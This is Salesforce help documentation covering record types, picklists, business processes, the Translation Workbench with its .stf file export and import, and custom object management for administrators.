Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Before creating record types, include all of the possible record type values in your master list of picklists. The master picklist is a complete list of picklist values that can be used in any record type.
- The master picklist is independent of all record types and business processes. If you add a picklist value to the master picklist, you must manually include the new value in the appropriate record types. If you remove a picklist value from the master, it is no longer available when creating new records, but records assigned to that value are unchanged.
- When you create a new record type without cloning an existing one, the new record type automatically includes the master picklist values for both standard and custom picklists. You can then customize the picklist values for the record type.
- A user can be associated with several record types. For example, a user who creates marketing campaigns for both U.S. and European divisions can have both U.S. and European campaign record types available when creating new campaigns.
- When creating and editing record types for accounts, opportunities, cases, contacts, or custom objects, check for criteria-based sharing rules that use existing record types as criteria. A record type change may affect the number of records that the rule shares. For example, let's say you have a record type named "Service," and you created a criteria-based sharing rule that shares all Service record types with your service team. If you create another record type named "Support" and you want these records shared with your service team, update the sharing rule to include Support record types in the criteria.
- Renaming a record type doesn't change the list of values included in it.
- Deactivating a record type doesn't remove it from any user profiles or permission sets.
- Deleting a record type also deletes the related path.
- Deleting campaign member record types updates the `Campaign Member Type` field on campaign and campaign member records.

- Person accounts are account records to which a special kind of record type has been assigned. These record types are called *person account record types*. Person account record types allow contact fields to be available on the account and allow the account to be used as if it were a contact. A default person account record type named "Person Account" is automatically created when person accounts are enabled for your org. You can change the name of this record type, and you can create additional person account record types.
- When users convert, clone, or create records, these special considerations apply.
  - When a user converts a lead, the new account, contact, and opportunity records automatically use the default record type for the owner of the new records.
  - When a user clones a record, the new record has the record type of the cloned record. If the user's profile doesn't have access to the record type of the cloned record, the new record adopts the user's default record type.
  - When a user creates a case or lead and applies assignment rules, the new record can keep the creator's default record type or take the record type of the assignee, depending on the case and lead settings specified by the administrator.

SEE ALSO:

Tailor Business Processes to Different Users

Create Record Types

Guidelines for Changing an Account's Record Type

Limitations for Creating and Updating Record Types and Picklists

Create Record Types

Tip: Before creating record types, include all of the possible record type values in your master list of picklists. The master picklist is a complete list of picklist values that can be used in any record type.

1. From the management settings for the appropriate object, go to Record Types.
2. Click **New**.
3. Choose `Master` from the `Existing Record Type` drop-down list to copy all available picklist values, or choose an existing record type to clone its picklist values.

   Note: When you create a new record type without cloning an existing one, the new record type automatically includes the master picklist values for both standard and custom picklists. You can then customize the picklist values for the record type.
4. Enter a `Record Type Label` that's unique within the object.
5. Enter a `Record Type Name`. The Record Type Name refers to the component when using the Web services API and prevents naming conflicts on package installation in managed packages.
6. For opportunity, case, lead, and solution record types, select a business process to associate with the record type.
7. Enter a description.
8. Select `Active` to activate the record type.
9. Select `Enable for Profile` next to a profile to make the record type available to users with that profile. Select the checkbox in the header row to enable it for all profiles.

   Tip: If each profile is associated with a single record type, users will never be prompted to select a record type when creating new records.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or change record types:
- "Customize Application"

10. For enabled profiles, select `Make Default` to make it the default record type for users of that profile. Select the checkbox in the header row to make it the default for all profiles.
11. Click **Next**.
12. Choose a page layout option to determine what page layout displays for records with this record type:
    - To apply a single page layout for all profiles, select `Apply one layout to all profiles` and choose the page layout from the drop-down list.
    - To apply different page layouts based on user profiles, select `Apply a different layout for each profile` and choose a page layout for each profile.
13. Click **Save** to edit the values of the standard and custom picklists available for the record type, or click **Save and New** to create another record type.

SEE ALSO:

Tailor Business Processes to Different Users

Considerations for Creating and Updating Record Types and Picklists

Limitations for Creating and Updating Record Types and Picklists

Edit Picklists for Record Types and Business Processes

Customize the values in record type or business process picklists based on your organization's unique needs.

1. Select a record type or business process and click **Edit** next to the picklist field to change its values.
2. Add or remove values as needed. Users can choose from these values when creating or editing records.
3. Optionally, choose a default picklist value. Some picklists require a default value. The default value in a dependent field is ignored.
4. Click **Save**.

SEE ALSO:

Custom Fields

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Record types are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Business processes are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or change record types:
- "Customize Application"

To create or change business processes:
- "Customize Application"

Limitations for Creating and Updating Record Types and Picklists

Keep these limitations in mind when working with record types and business process picklists.

- These special picklist fields aren't available for record types because they are used exclusively for sales processes, lead processes, support processes, and solution processes:
  - Opportunity `Stage`
  - Case `Status`
  - Solution `Status`
  - `Lead Status`

  You can use these fields to provide different picklist values for different record types by assigning a different process to each record type.
- These campaign member picklists aren't available for record types:
  - `Status`
  - `Salutation`
  - `Lead Source`
- You can't edit or delete a record type for an object if the object is referenced in Apex.
- You can't deactivate a record type if it is in use by an email routing address for Email-to-Case or On-Demand Email-to-Case.
- Record types can only be assigned to campaign members using the `Campaign Member Type` field on new or existing campaigns. To assign record types to campaign members, add the `Campaign Member Type` field to the campaign page layout. You must have the `Marketing User` user permission to change the campaign member type. You can also add a read-only `Campaign Member Type` field to the campaign members page layout.
- We recommend creating no more than 200 record types. While there is no limit, orgs may have difficulty managing their record types if they exceed 200.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Create Record Types

Considerations for Creating and Updating Record Types and Picklists

Managing Multiple Business Processes

Use multiple business processes to display different picklist values for users based on their profile. Multiple business processes allow you to track separate sales, support, and lead lifecycles.

Sales Processes
Create different sales processes that include some or all of the picklist values available for the opportunity `Stage` field.

Lead Processes
Create different lead processes that include some or all of the picklist values available for the `Lead Status` field.

Support Processes
Create different support processes that include some or all of the picklist values available for the case `Status` field.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or change business processes:
- "Customize Application"

Solution Processes

Create different solution processes that include some or all of the picklist values available for the `Status` field.

After creating a sales, support, lead, or solution process, assign the process to a record type. The record type determines the user profiles that are associated with the business process.

To view a list of business processes, from Setup, enter *`Processes`* in the `Quick Find` box, then select the appropriate link.

SEE ALSO:

Edit Picklists for Record Types and Business Processes

Administrator tip sheet: Tips & Hints for Multiple Business Processes

Create Multiple Business Processes

Follow these steps to create sales processes, support processes, lead processes, and solution processes.

1. From Setup, enter *`Processes`* in the `Quick Find` box, then select the appropriate link.
2. Click **New**.
3. Choose an existing process to copy its picklist values into the new process. Select `Master` to copy all available picklist values.
4. Enter a name and description for the new process. The name must be unique within the tab.
5. Click **Save**.

   All of the available values in the picklist are displayed. Choose the values that you would like included in the new business process.

Next, add the new business process to a record type, and then make the record type available to users based on profile.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or change business processes:

- "Customize Application"

Support Users in Multiple Languages

If your org has multiple languages enabled, use Translation Workbench to maintain your translated labels in your org. You can manage translated values for any Salesforce supported language.

Note: Standard objects aren't available in the Translation Workbench. Use the rename tabs and labels interface for standard object translation.

If a customized component doesn't have a translated value, the component uses the org's default language. When you deactivate a language, all translations for that language are still available in the Translation Workbench, but users with that language selected see the org's default language values.

Translation Workbench isn't available for single-language orgs. If you aren't sure whether you have a single-language or multi-language organization, contact Salesforce.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Enabling the Translation Workbench makes these changes to your Salesforce org.

- You must edit picklist values individually. You can't mass-edit existing picklist values, but you can still mass-add new values.
- When picklist values are sorted alphabetically, the values are alphabetical by the org's default language.
- Reports have a Filter Language drop-down list in the Filters pane of the report builder. Selecting a language filters on translated strings for any filter criteria that use the `starts with`, `contains`, or `does not contain` operator.

- Import files have a Language drop-down list, and all records and values within the import file must be in the selected language.
- Web-to-Lead and Web-to-Case have a Language drop-down list before you generate the HTML.

Enable and Disable the Translation Workbench

The Translation Workbench lets you specify languages you want to translate, assign translators to languages, create translations for customizations you've made to your Salesforce organization, and override labels and translations from managed packages. Everything from custom picklist values to custom fields can be translated so your global users can use all of Salesforce in their language.

Add Translated Languages and Translators

Add supported languages, activate or deactivate a language, assign translators for that language, and enter translated terms for customizations you've made in your org's default language.

Translate Terms

Override Translations in Managed Packages

Although you can't edit labels or translations in a managed package, they are controlled by the developer, you can override them with the Translation Workbench. For example, override a custom field in a package.

Translatable Customizations

You can translate only certain components.

Translation Files

Salesforce provides different files types to translate customization labels and review translations.

Considerations for Updating Translated Terms

Translators are responsible for keeping the translated terms updated. When translated components change, the translated value is marked `Out of Date`.

Exporting Translation Files

Create files that contain your org's translatable metadata, such as custom fields, report types, and picklist values. Send these files to your outside translators or translation agency for bulk translation activities, then use **Import** to update your labels.

Import Translated Files

Import and update the translations for your org's metadata, such as custom fields, report types, and picklist values. Typically, the original files are exported from Salesforce, then sent to your outside translators or translation agency for bulk translation activities and returned to you for importing.

Common Errors with Exporting and Importing Translation Files

Troubleshoot issues you might encounter while exporting and importing files in the Translation Workbench.

Best Practices for the Translation Workbench

To make the Translation Workbench most effective, keep these tips in mind.

Enable and Disable the Translation Workbench

The Translation Workbench lets you specify languages you want to translate, assign translators to languages, create translations for customizations you've made to your Salesforce organization, and override labels and translations from managed packages. Everything from custom picklist values to custom fields can be translated so your global users can use all of Salesforce in their language.

1. From Setup, enter *Translation Settings* in the Quick Find box, then select **Translation Settings**.
2. On the welcome page, click **Enable**.

Note: The "Manage Translation" permission is enabled by default in the System Administrator profile.

To disable the Translation Workbench, from Setup, enter *Translation Settings* in the Quick Find box, select **Translation Settings**, and then click **Disable**.

Note: In a Developer organization with a managed package containing translations, once the Translation Workbench is enabled, it can't be disabled.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Considerations for Updating Translated Terms

Add Translated Languages and Translators

Add supported languages, activate or deactivate a language, assign translators for that language, and enter translated terms for customizations you've made in your org's default language.

Note: The "Manage Translation" permission is enabled by default in the System Administrator profile.

1. From Setup, enter *Translation Settings* in the Quick Find box, then select **Translation Settings**.
2. Click **Add** to activate a new language or **Edit** to change an existing supported language.
3. If adding a new language, choose a language.
4. To make the entered translations available to your users - select Active. Users can change their personal language anytime whether or not it's active in the Translation Workbench. Selecting Active makes the translations available to the users in that language.

   Tip: We recommend you don't make a language active until the translators have translated all values.

5. To assign translators for this language, select them from the Available List and click **Add**. If you don't see the member you want to add, enter keywords in the search box and click **Find**.

Important: Ensure all translators have the "View Setup and Configuration" permission so that they can begin translating. Users can only translate languages they're assigned to.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add or edit languages:
- "Manage Translation"

To assign translators:
- "Manage Translation"

6. Click **Save**.

SEE ALSO:

Enable and Disable the Translation Workbench

Translate Terms

Considerations for Updating Translated Terms

Translate Terms

1. From Setup, enter *Translate* in the Quick Find box, then select **Translate**.
2. Select the Language you're translating into.
3. Select a Setup Component. Click the pull-down menu to select from the list of translatable customizations. See Translatable Customizations for a complete list of possible customizations.
4. If necessary select an object and aspect. For example, workflow tasks have an object (Account, Contact, etc.) and aspect (Subject or Comment).
5. Double click in the translation column to enter new values. You can press TAB to advance to the next editable field or SHIFT-TAB to go to the previous editable field.

   Note: The Out of Date column indicates that the item has been updated and the term may need translating. When editing a button or link label, you see the Button or Link Name column, which is used to refer to the component when using the SOAP API.

6. Click **Save**.

SEE ALSO:

Considerations for Updating Translated Terms

Add Translated Languages and Translators

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To translate terms:

- "View Setup and Configuration"

  AND

  Be designated as a translator

Override Translations in Managed Packages

Although you can't edit labels or translations in a managed package, they are controlled by the developer, you can override them with the Translation Workbench. For example, override a custom field in a package.

1. From Setup, enter *Override* in the Quick Find box, then select **Override**.
2. Select the Package that you're overriding.
3. Select the Language that you're entering your overrides in.
4. Select a Setup Component. Click the pull-down menu to select from the list of translatable customizations. See Translatable Customizations for a complete list of possible customizations.
5. If necessary select an object and aspect. For example, workflow tasks have an object (Account, Contact, etc.) and aspect (Subject or Comment).
6. Double click in the override column to enter new values. You can press TAB to advance to the next editable field or SHIFT-TAB to go to the previous editable field.

   Note: The Out of Date column indicates that the item has been updated and the term may need to be changed. When editing a button or link label, you see the Button or Link Name column, which is used to refer to the component when using the SOAP API.

7. Double click in the translation column to enter new values. You can press TAB to advance to the next editable field or SHIFT-TAB to go to the previous editable field.

   Note: The Out of Date column indicates that the item has been updated and the term may need translating. When editing a button or link label, you see the Button or Link Name column, which is used to refer to the component when using the SOAP API.

8. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To override terms:

- "View Setup and Configuration"

  AND

  "Customize Application"

SEE ALSO:

Enable and Disable the Translation Workbench

Translatable Customizations

You can translate only certain components.

To view the translatable customizations in your organization, from Setup, enter *Translate* in the Quick Find box, select **Translate**, and then select a Setup Component. Then, if needed, select **Object**, **Custom Report Type Entity**, or **Aspect**.

You can translate the following components.

- Action
- Address Country
- Address State
- Apex Sharing Reason
- Button and Link Label
- Custom App
- Custom Field

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Custom Report Type
- Data Category
- Data Category Group
- Division
- Feed Filter
- Global Picklist
- Layout Section
- Lookup Filter
- Navigation Menu Item (for Communities)
- Lookup Filters
- Path Step Rich Text
- Picklist Values
- Quick Action Labels
- Record Type
- Related List Label
- Reputation Levels (for Communities)
- S-Control
- Solution Category
- Standard Field Help
- Validation Error Message
- Web Tabs
- Workflow Tasks

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

SEE ALSO:

Enable and Disable the Translation Workbench

Translation Files

Salesforce provides different files types to translate customization labels and review translations.

- Source: Use to translate labels for the first time.
- Untranslated: Use to translate labels after the first translation pass.
- Bilingual: Use to review and edit translations.

Translation files are identified by the extension `.stf`, to represent the Salesforce translation format. A translation filename includes the name of the export option used to create it, the language code for the file's content, and a date stamp.

Multiple `.stf` files created with the Untranslated and Bilingual options are compressed into zip files up to 5 MB in size. If multiple zip files are needed, the zip filenames are each date stamped and incremented. For example, `Untranslated 2010-09-20 05:13 1of2.zip`

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Warning: Consider the following when editing your `.stf` files:

- Don't change the `.stf` file extension.
- If you use tabs, new lines, or carriage returns in your text for translation, notice that they are represented with special characters in the `.stf` file format. Tabs are `\t`, new lines are `\n` and carriage returns are `\r`. To ensure consistency between your language versions, ensure these characters are maintained in your translations.

Working with the Source File

Use the Source file to translate an organization's labels for the first time. The Source file contains labels for all of an organization's translatable customizations in the organization's default language.

If you aren't using a standard translation tool such as Trados, work with the file using an application that supports tabs and word wrap, such as WordPad or MS Excel.

Note: If you use MS Excel to enter translations in your `.stf` file, your file format may be corrupted. MS Excel automatically adds quotation marks around entries that have commas. We advise you open your files in a text editor before import and remove these quotation marks if they have been added. The import will fail if these quotation marks are not removed.

To prepare the Source file for your translators:

- Create one copy of the Source file for each language you are translating into.
- In the header of each Source file, change the language code from the organization's default language (such as `en_US`) to the translation language (such as `fr`).

Tell your translators to replace the untranslated values in the LABEL column with translated values.

Note: Don't add columns to or remove columns from the translation file.

Column	Description	Edit Options
KEY	Unique identifiers for labels	Do not edit
LABEL	Labels that are visible to end users	Replace untranslated values with translated values

Working with the Untranslated File

Use the Untranslated file to translate labels that haven't been translated. One Untranslated file is generated for each language. When multiple files are generated, they're exported to a `.zip` file containing `.stf` files for each translation language.

If you aren't using a standard translation tool such as Trados, work with the file using an application that supports tabs and word wrap, such as WordPad or MS Excel.

Note: If you use MS Excel to enter translations in your `.stf` file, your file format may be corrupted. MS Excel automatically adds quotation marks around entries that have commas. We advise you open your files in a text editor before import and remove these quotation marks if they have been added. The import will fail if these quotation marks are not removed.

Tell your translators to replace the untranslated values in the LABEL column with translated values.

Note: Don't add columns to or remove columns from the translation file.

Column	Description	Edit Options
KEY	Unique identifiers for labels	Do not edit
LABEL	Labels that are visible to end users	Replace untranslated values with translated values

Working with the Bilingual File

Use the Bilingual file to review translations, edit labels that have already been translated, and add translations for labels that haven't been translated. One Bilingual file is generated for each translation language.

The TRANSLATED section of the file contains the text that has been translated and needs to be reviewed. The UNTRANSLATED section of the file contains text that hasn't been translated.

Edit the file using an editing application that supports tabs and word wrap, such as WordPad or MS Excel.

Note: If you use MS Excel to enter translations in your `.stf` file, your file format may be corrupted. MS Excel automatically adds quotation marks around entries that have commas. We advise you open your files in a text editor before import and remove these quotation marks if they have been added. The import will fail if these quotation marks are not removed.

- Identify labels that are out of date by scrolling through the OUT OF DATE column to locate values that have an asterisk (*). Update out of date labels as needed.
- Edit translated labels in the TRANSLATION column of the TRANSLATED section.
- Replace untranslated labels with translated values in the LABEL column of the UNTRANSLATED section.
- Delete a translation by replacing the desired value in the TRANSLATION column in either section with a left and right angle bracket pair (< >). When the Bilingual file is imported, the label reverts to its original value.

  Attention: Don't attempt to delete a translation by deleting a translated label from the file. Deleting a translation in the file doesn't remove the translation from the application after the file is imported.

Note: Don't add columns to or remove columns from the translation file.

Column	Description	Edit Options
KEY	Unique identifiers for labels	Do not edit
LABEL	Labels that are visible to end users	• Do not edit labels in the TRANSLATED section of the file • In the UNTRANSLATED section of the file, replace untranslated labels with translated values
TRANSLATION	Current translation	• In the TRANSLATED section of the file, edit current translations • In the UNTRANSLATED section of the file, add translations

Column	Description	Edit Options
OUT OF DATE	Indicates whether the source text has changed since the previous translation. The out of date indicators are: • An asterisk (*): The label is out of date. A change was made to the default language label and the translation hasn't been updated. • A dash (–): The translation is current.	Do not edit

SEE ALSO:

Exporting Translation Files

Import Translated Files

Considerations for Updating Translated Terms

Translators are responsible for keeping the translated terms updated. When translated components change, the translated value is marked `Out of Date`.

For example, say you enter a translation for an error message on a lookup filter. Later, you edit the lookup filter and change the error message. When you go into the Translation Workbench and view the message translation column, it still shows the translation for the old error message and the checkbox in the `Out of Date` column is selected.

For best results, have your translators check their translations frequently, and be sure to notify them when changes occur. To generate a list of all the translatable customizations and their associated `Out of Date` states, export the translation files.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Translate Terms

Add Translated Languages and Translators

Exporting Translation Files

Create files that contain your org's translatable metadata, such as custom fields, report types, and picklist values. Send these files to your outside translators or translation agency for bulk translation activities, then use **Import** to update your labels.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To export or import translation files

- "Manage Translation"

  AND

  "Customize Application"

  AND

  "Create Documents"

1. From Setup, enter *Export* in the Quick Find box, then select **Export**.
2. Select which labels you want to export.
   - **Source**–Used as the initial source for creating new translations.

     Creates a single file that contains a list of all your translatable customizations. Typically, the content is in your organization's default language.
   - **Untranslated**–Used to make updates.

     Creates a set of files that contain only customizations that have not been translated, including new and modified customizations.

     One file is created for each language. These files are then compressed into .zip files.
   - **Bilingual**–Used for reference and reviewing all your untranslated and translated customizations.

     Creates a list of all the translatable labels in their current translated or untranslated state.

     One file is created for each language. These files are then compressed into .zip files.

     The content in each file is divided into Untranslated and Translated sections. Each translatable label is in either the Untranslated or Translated section, according to its translation state. In the Translated section, out of date status for the labels in included.
3. Click **Export**.

   A status message tells you that the export is being processed. When the export is complete an email is sent to the email address specified in your profile.
4. Locate the exported .stf or .zip file.

   Go to ***Your name*** > **Documents** > **Document Folders** > **My Personal Documents** > **Go!**.

   All exported files indicate the Export option used to create them and are date and time stamped. Individual files end with the extension .stf. Multiple files are grouped into .zip files.

   If you have a large number of documents in your personal documents area, you'll find the exported files under the sort letter:
   - B—Bilingual export option, for example: `Bilingual_2010-09-23_11:20.zip`.
   - S—Source export option, for example: `Source_en_US_2010-09-23_11:20.stf`.
   - U—Untranslated export option, for example: `Untranslated_2010-09-23_11:20.zip`.
5. Save the files for translation by your translators or translation agency.

   Click **View** > **Save File** > **OK**. The file is saved to the location specified by your browser. For example, `C:/Users/username/Downloads`.

SEE ALSO:

Import Translated Files

Enable and Disable the Translation Workbench

Import Translated Files

Import and update the translations for your org's metadata, such as custom fields, report types, and picklist values. Typically, the original files are exported from Salesforce, then sent to your outside translators or translation agency for bulk translation activities and returned to you for importing.

Note: Labels that are exported and left as is are not saved as translations on import.

1. Bundle multiple files into .zip files that are no larger than 5 MB. Create multiple .zip files as needed.

   The zipped files don't have to be in the same order or grouping as the exported .zip files.

   For example, you start with two exported .zip files. The first file includes French, Italian, and Japanese. The second file includes Russian, Simplified Chinese, and Greek. You can create:

   - One .zip file with French, Greek, and Italian.
   - One .zip file with Russian and Greek.
   - One .zip file with Simplified Chinese.

2. From Setup, enter *Import* in the `Quick Find` box, then select **Import** under Translation Workbench.
3. Click **Browse** to locate and select the file you want to import.
4. Click **Import**.

   After the import is complete:

   - The labels are updated with the translations.
   - A confirmation email is sent to the email address specified in your profile.

5. Verify the imported changes have been implemented. You can:
   - Check labels in your Salesforce organization.
   - Check labels through the Translation Workbench.

SEE ALSO:

Exporting Translation Files

Enable and Disable the Translation Workbench

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To export or import translation files

- "Manage Translation"

  AND

  "Customize Application"

  AND

  "Create Documents"

Common Errors with Exporting and Importing Translation Files

Troubleshoot issues you might encounter while exporting and importing files in the Translation Workbench.

Error Message	What It Means	Troubleshooting Steps
Bilingual File starts with non-section header row: {0}	The header rows of the file you're trying to import are missing, or there is extraneous text (such as notes that aren't commented out) in those rows.	Export your file again and make sure there are header rows for all sections, and that all extraneous text has been commented out or removed from the header rows.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Error Message	What It Means	Troubleshooting Steps
Duplicate key: {0} exists in import file, please re-export.	The specified key appears in your imported file more than once. Each translated item needs to have its own unique key, and each key can only appear in the file one time.	Export your file again and make sure that each key in it is unique, and then re-import the file.
Invalid Key	During translation, Salesforce generates unique keys, or identifiers, for each object, picklist value, or page element you're translating. If these names or keys are changed after you export your file, Salesforce can't match the correct key with the correct name.	Export your file again and make sure the keys in it match those in the file you're trying to import.
Key: {0} could not be uniquely resolved. This is caused by a change to our Custom Report Type Column key format. Please re-export and use the new key format for those keys.	One of the keys in your Custom Report Type (CRT) column is in the wrong format.	Export your file again and make sure you're using the correct CRT key format.
Maximum character limit {x} for {field type} translation exceeded in line:	Each type of field, such as a picklist value, can only have a certain number of characters. Your translated labels for the type of field at the line specified in the error message are too long.	Edit your translated labels so they're within the character limit listed for the field type and import your file again.
No data to import	The file you're trying to import is empty or does not contain any translation changes.	Make sure you're importing the correct file, and that it contains translated data.
No language code specified in file header	The file you're trying to import doesn't have a valid language code, or the language code is in the wrong place.	Make sure your language code is valid and isn't missing or commented out.
No translated or untranslated section header found in the bilingual file	The file you're trying to import is missing section headers.	Make sure your file has section headers and import it again.
No valid file type specified in file header	The file you're trying to import doesn't have a valid import/export type (Source, Untranslated, or Bilingual) specified in the file header. The file type should be in the default language for your organization.	Make sure your file has a valid import/export type in the file header, and that the header did not get translated.
Not a valid file to import. Please select a .stf or a .zip file for import.	You can only import files in .stf format or .zip files that contain .stf files.	Make sure your file is a .stf or a .zip file and try importing it again.
Some keys are appended with their sort order for uniqueness. Re-export your file and ensure that the keys in both files match.	The order of the picklist values in your source file don't match your setup.	Export your source file and match the order of the picklist values to your import file, then import again.
Wrong number of columns in line: {x}. Check that you have escaped tabs (\\t), new lines (\\n), and carriage returns (\\r) in your files.	The file you're importing has extra tabs, new lines, or carriage returns in the line specified in the error message.	Edit your data to remove or escape any extra tabs, newlines, or carriage returns, and make sure the file you're importing has the same number of columns as the file you exported.

Error Message	What It Means	Troubleshooting Steps
Your export request failed. Please retry or contact support.	Salesforce had an unexpected problem while exporting your file.	Contact Salesforce Customer Support.
Your import request failed. Please retry or contact support.	Salesforce had an unexpected problem while importing your file.	Contact Salesforce Customer Support.
Your organization does not have language permissions for {language}.	The file you're trying to import is in a language you haven't yet added to the Translation Workbench.	Add the language you want to use to the Translation Workbench and import your file again.

SEE ALSO:

Exporting Translation Files

Import Translated Files

Best Practices for the Translation Workbench

To make the Translation Workbench most effective, keep these tips in mind.

- Let translators know which languages they are responsible for translating.
- Notify all translators when new translated components are added to your org.
- Advise users when customizing reports or list views to use filter criteria values in their personal language. However, if they use the `starts with` or `contains` operators, advise them to choose the language of the filter criteria values they entered.
- When creating a custom report type that will be translated into multiple languages via the Translation Workbench, we recommend that you set your personal language to match your org's default language. This ensures that words that are translated display in the correct language for translators.
- Salesforce assumes that all customizations are entered in the org's default language. Global administrators should work together in the org's default language.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Set Up Your Data Your Way

Optimize your Salesforce data to fit the unique needs of your users. You can create your own objects with data that fits together in the ways that make the most sense for you.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

The available customization options vary according to which Salesforce Edition you have.

USER PERMISSIONS

To view setup options:
- "View Setup and Configuration"

To customize your org:
- "Customize Application"

Store Information That's Unique to Your Organization

Create custom objects to store information that's unique to your organization. Choose whether your custom objects are searchable, support sharing, or include access to the Bulk API and Streaming API.

Design Your Own Data Model

Schema Builder provides a dynamic environment for viewing and modifying all the objects and relationships in your app. This greatly simplifies the task of designing, implementing, and modifying your data model, or schema. Schema Builder is enabled by default.

Create Custom Data Sets

Use custom settings to create custom sets of data, or to create and associate custom data for an org, profile, or user.

Customize Fields

Customize standard and custom fields to tailor your org to your own unique requirements.

Calculate Field Values With Formulas

A formula is an algorithm that derives its value from other fields, expressions, or values. Formulas can help you automatically calculate the value of a field based on other fields.

Generate Emails From Records

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record. For example, you can place a merge field in an email template so that the greeting includes the recipient's name rather than a generic "Hello!".

Store Information That's Unique to Your Organization

Create custom objects to store information that's unique to your organization. Choose whether your custom objects are searchable, support sharing, or include access to the Bulk API and Streaming API.

Every custom object is classified as either an *Enterprise Application object* or a *Light Application object*. The difference between these two categories is that Light Application objects don't support sharing, access to the Bulk API, or access to the Streaming API.

If you need to track your organization's usage of each category, create a custom report type with a primary object of User Licenses and a child object of Custom Object Usage by User License Metrics.

By default, all custom objects are Enterprise Application objects. To make your custom object a Light Application object, disable `Allow Sharing`, `Allow Bulk API Access`, and `Allow Streaming API Access` on the object's detail page.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Manage Custom Objects

Create, customize, edit, delete, or truncate custom objects to extend the functionality that standard objects, like accounts and contacts, provide.

Track Your Organization's Custom Object Usage by User License Type

To keep track of how many custom objects your users are assigned to, create a custom report type with the User Licenses and Custom Object Usage by User License Metrics objects.

Object Relationships Overview

Create relationships to link objects with each other, so that when your users view records, they can also see related data. For example, link a custom object called "Bugs" to cases to track product defects that are associated with customer cases.

Create Record Types for Custom Objects

Customize Search Layouts for Custom Objects

Custom Object Security

Learn how security settings work together so you can control access to your custom objects with great flexibility.

Notes on Enabling Activities for Custom Objects

Using Custom Related Lists

Viewing Custom Object Lists

SEE ALSO:

Tip sheet: Building Custom Objects, Tabs, and Related Lists

Track Your Organization's Custom Object Usage by User License Type

Manage Custom Objects

Create, customize, edit, delete, or truncate custom objects to extend the functionality that standard objects, like accounts and contacts, provide.

Note: Your administrator may have created a tab without any help. If you need help to understand how a tab for a custom object works, contact your administrator.

Your object management settings list the custom objects that are defined for your organization. From this list, you can:

- Define a custom object.
- Display detailed information about a custom object.

  Optional features you can customize include enabling search and reports, tracking activities, tracking field history, and making the object available for the Salesforce Customer Portal.
- To update the custom object definition, click **Edit** and update the desired fields.

  Note: The `Allow Reports`, `Allow Activities`, and `Allow Search` fields are not locked in Managed - Released and can be changed by the developer in future releases of a managed package.
- To delete a custom object, click **Del**.
- To truncate a custom object, click **Truncate**.
- To view deleted custom objects, click the **Deleted Objects** link. The total number of deleted custom objects for your organization is listed in parentheses.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Managed Packages are not available in **Database.com**.

USER PERMISSIONS

To create and edit custom objects:

- "Customize Application"

The detail page of the custom object provides information about various characteristics of the object, including standard fields, custom fields, field history tracking, relationships, custom links, search layouts, page layouts, and object limits. You can:

- Click individual items to display additional detail.

- To delete a custom field, click **Del** next to its name in the Custom Fields & Relationships section.
- Click **More** at the bottom of the page or **View More** below a related list to display more items.
- Click **New** to directly add new items.

Note: The object limit percentages are truncated, not rounded. For example, if your org uses 95.55% of the limit for a particular customization, the object limit displays 95%.

Deployment Status for Custom Objects and External Objects

Define a Custom Object

Track and store data that's unique to your organization. Follow different steps, depending on which Salesforce experience you're using.

Modify Custom Objects

Define Custom Object Fields

Delete Custom Objects

Manage Deleted Custom Objects

